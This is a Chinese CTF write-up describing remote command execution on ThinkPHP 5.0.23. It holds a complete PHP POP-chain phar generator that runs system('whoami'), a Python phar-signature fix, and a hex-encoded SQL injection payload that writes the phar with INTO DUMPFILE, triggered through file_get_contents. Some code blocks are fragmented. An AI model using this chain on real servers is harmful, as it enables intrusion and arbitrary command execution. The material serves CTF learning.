
页面错误! 请稍后再试~

ThinkPHP V5.0.23 { 十年磨一剑-为API开发设计的高性能框架 }


网上有很多可以打的pop链


<https://www.freebuf.com/vuls/317886.html>

那么再去找利用点




虽然没有unserialize函数但是找到一个file_get_contents且参数可控





功能点在这，捐书提交表单会带隐藏的这个图片参数



生成phar文件，php脚本如下

```
<?php
namespace think\process\pipes{
    use think\model\Pivot;
    ini_set('display_errors',1);
    class windows{
        private $files = [];
        public function __construct($function,$parameter)
        {
            $this->files = [new Pivot($function,$parameter)];
        }
    }
}
```

```

    }
    $aaa = new windows('system', 'whoami');
}
namespace think{
    abstract class Model
    {}
}
namespace think\model{
    use think\Model;
    use think\console\Output;
    class Pivot extends Model
    {
        protected $append = [];
        protected $error;
        public $parent;
        public function __construct($function,$parameter)
        {
            $this->append['jelly'] = 'getError';
            $this->error = new relation\BelongsTo($function,$parameter);
            $this->parent = new Output($function,$parameter);
        }
    }
    abstract class Relation
    {}
}
namespace think\model\relation{
    use think\db\Query;
    use think\model\Relation;
    abstract class OneToOne extends Relation
    {}
    class BelongsTo extends OneToOne
    {
        protected $selfRelation;
        protected $query;
        protected $bindAttr = [];
        public function __construct($function,$parameter)
        {
            $this->selfRelation = false;
            $this->query = new Query($function,$parameter);
            $this->bindAttr = [''];
        }
    }
}
namespace think\db{
    use think\console\Output;
    class Query
    {
        protected $model;
        public function __construct($function,$parameter)
        {
            $this->model = new Output($function,$parameter);
        }
    }
}

```

```

}
namespace think\console{
    use think\session\driver\Memcache;
    class Output
    {
        protected $styles = [];
        private $handle;
        public function __construct($function,$parameter)
        {
            $this->styles = ['getAttr'];
            $this->handle = new Memcache($function,$parameter);
        }
    }
}

namespace think\session\driver{
    use think\cache\driver\Memcached;
    class Memcache
    {
        protected $handler = null;
        protected $config = [
            'expire' => '',
            'session_name' => '',
        ];
        public function __construct($function,$parameter)
        {
            $this->handler = new Memcached($function,$parameter);
        }
    }
}

namespace think\cache\driver{
    use think\Request;
    class Memcached
    {
        protected $handler;
        protected $options = [];
        protected $tag;
        public function __construct($function,$parameter)
        {
            // pop链中需要prefix存在, 否则报错
            $this->options = ['prefix' => 'jelly/'];
            $this->tag = true;
            $this->handler = new Request($function,$parameter);
        }
    }
}

namespace think{
    class Request
    {
        protected $get = [];
        protected $filter;
        public function __construct($function,$parameter)
        {
            $this->filter = $function;
        }
    }
}

```


```

        $this->get = ["jelly"=>$parameter];
    }
}


namespace aaaaa{
    $bthcls = new \phar('tpsqli.phar', 0);
    $bthcls->startBuffering();
    // 这里需要确保 $aaa 是一个有效的变量，并且包含了要设置的元数据
    $bthcls->setMetadata($aaa);
    $bthcls->setStub("<?php __HALT_COMPILER();?>");
    $bthcls->addFromString("test.txt", "test");
    $bthcls->stopBuffering();
}

```

修改php.ini配置才能成功生成phar文件，改成Off且前面不要有;注释




生成成功



本地测试mysql语句可知道写入会多生成额外字符，导致phar签名失效，无法执行成功

先hex编码



mysql写入测试

```
SELECT * FROM `books` where id = 0 union select 0x0,0x0,0x0,0x上面编码的内容，在这就省略了 into dumpfile "E:\\phpstudy_pro\\www\\study\\phar\\phar\\tpsql756_test.phar"
```



```

f1 = file1.read()


s = f1[:-28] # 获取要签名的数据
h = f1[-8:] # 获取签名类型以及GBMB标识

#原phar
with open('E:\\phpstudy_pro\\www\\study\\phar\\phar\\tpsql14.phar', 'rb') as file2:
    f2 = file2.read()

data = f2[:-28] # 获取要签名的数据
newf = data + sha1(s).digest() + h # 数据 + 签名 + (类型 + GBMB)

with open('E:\\phpstudy_pro\\www\\study\\phar\\phar\\tpsql1444.phar', 'wb') as file3:
    f3 = file3.write(newf)

```




hex编码写入，同之前操作，sql注入payload如下

0 union select

```
0x0,0x0,0x0,0x3c3f706870205f5f48414c545f434f4d50494c455228293b203f3e0d0a32050000010000001100
0000010000000000fc0400004f3a32373a227468696e6b5c70726f636573735c70697065735c57696e646f777322
3a313a7b733a33343a22007468696e6b5c70726f636573735c70697065735c57696e646f77730066696c6573223b
613a313a7b693a303b4f3a31373a227468696e6b5c6d6f64656c5c5069766f74223a333a7b733a393a22002a0061
7070656e64223b613a313a7b733a353a226a656c6c79223b733a383a226765744572726f72223b7d733a383a2200
2a006572726f72223b4f3a33303a227468696e6b5c6d6f64656c5c72656c6174696f6e5c42656c6f6e6773546f22
3a333a7b733a31353a22002a0073656c6652656c6174696f6e223b623a303b733a383a22002a007175657279223b
4f3a31343a227468696e6b5c64625c5175657279223a313a7b733a383a22002a006d6f64656c223b4f3a32303a22
7468696e6b5c636f6e736f6c655c4f7574707574223a323a7b733a393a22002a007374796c6573223b613a313a7b
693a303b733a373a2267657441747472223b7d733a32383a22007468696e6b5c636f6e736f6c655c4f7574707574
0068616e646c65223b4f3a32393a227468696e6b5c73657373696f6e5c6472697665725c4d656d6361636865223a
323a7b733a31303a22002a0068616e646c6572223b4f3a32383a227468696e6b5c63616368655c6472697665725c
4d656d636163686564223a333a7b733a31303a22002a0068616e646c6572223b4f3a31333a227468696e6b5c5265
7175657374223a323a7b733a363a22002a00676574223b613a313a7b733a353a226a656c6c79223b733a363a2277
686f616d69223b7d733a393a22002a0066696c746572223b733a363a2273797374656d223b7d733a31303a22002a
006f7074696f6e73223b613a313a7b733a363a22707265666978223b733a363a226a656c6c792f223b7d733a363a
22002a00746167223b623a313b7d733a393a22002a00636f6e666967223b613a323a7b733a363a22657870697265
223b733a303a22223b733a31323a2273657373696f6e5f6e616d65223b733a303a22223b7d7d7d7d733a31313a22
002a0062696e6441747472223b613a313a7b693a303b733a303a22223b7d7d733a363a22706172656e74223b4f3a
32303a227468696e6b5c636f6e736f6c655c4f7574707574223a323a7b733a393a22002a007374796c6573223b61
3a313a7b693a303b733a373a2267657441747472223b7d733a32383a22007468696e6b5c636f6e736f6c655c4f75
747075740068616e646c65223b4f3a32393a227468696e6b5c73657373696f6e5c6472697665725c4d656d636163
6865223a323a7b733a31303a22002a0068616e646c6572223b4f3a32383a227468696e6b5c63616368655c647269
7665725c4d656d636163686564223a333a7b733a31303a22002a0068616e646c6572223b4f3a31333a227468696e
6b5c52657175657374223a323a7b733a363a22002a00676574223b613a313a7b733a353a226a656c6c79223b733a
363a2277686f616d69223b7d733a393a22002a0066696c746572223b733a363a2273797374656d223b7d733a3130
3a22002a006f7074696f6e73223b613a313a7b733a363a22707265666978223b733a363a226a656c6c792f223b7d
733a363a22002a00746167223b623a313b7d733a393a22002a00636f6e666967223b613a323a7b733a363a226578
70697265223b733a303a22223b733a31323a2273657373696f6e5f6e616d65223b733a303a22223b7d7d7d7d7d
08000000746573742e7478740400000039b83167040000000c7e7fd8b60100000000000746573747b9bee7fa591
b510d73229d47eef257df9b7cc740200000047424d42 into dumpfile "/var/lib/mysql-files/exp.phar"
```


会报错，但是是正常的，实际上文件写入成功了，本地调试可以明白，报错的不是php执行查询的代码



页面错误! 请稍后再试~

ThinkPHP V5.0.23 { 十年磨一剑-为API开发设计的高性能框架 }


然后去抓捐书的包，改图片路径为phar文件路径



就添加成功了



查询5执行成功



同理修改poc，生成phar文件的php脚本，可执行ls、find命令来找flag，cat去读取，其他操作也可以，咋方便咋来

新闻系统

出题人：SunD1y

解题过程：

查看源码发现给出了secret_key，后面还有身份验证，利用给出的test账号登录后伪造session即可进入后台管理界面，利用到的工具flask_session_cookie_manager

```
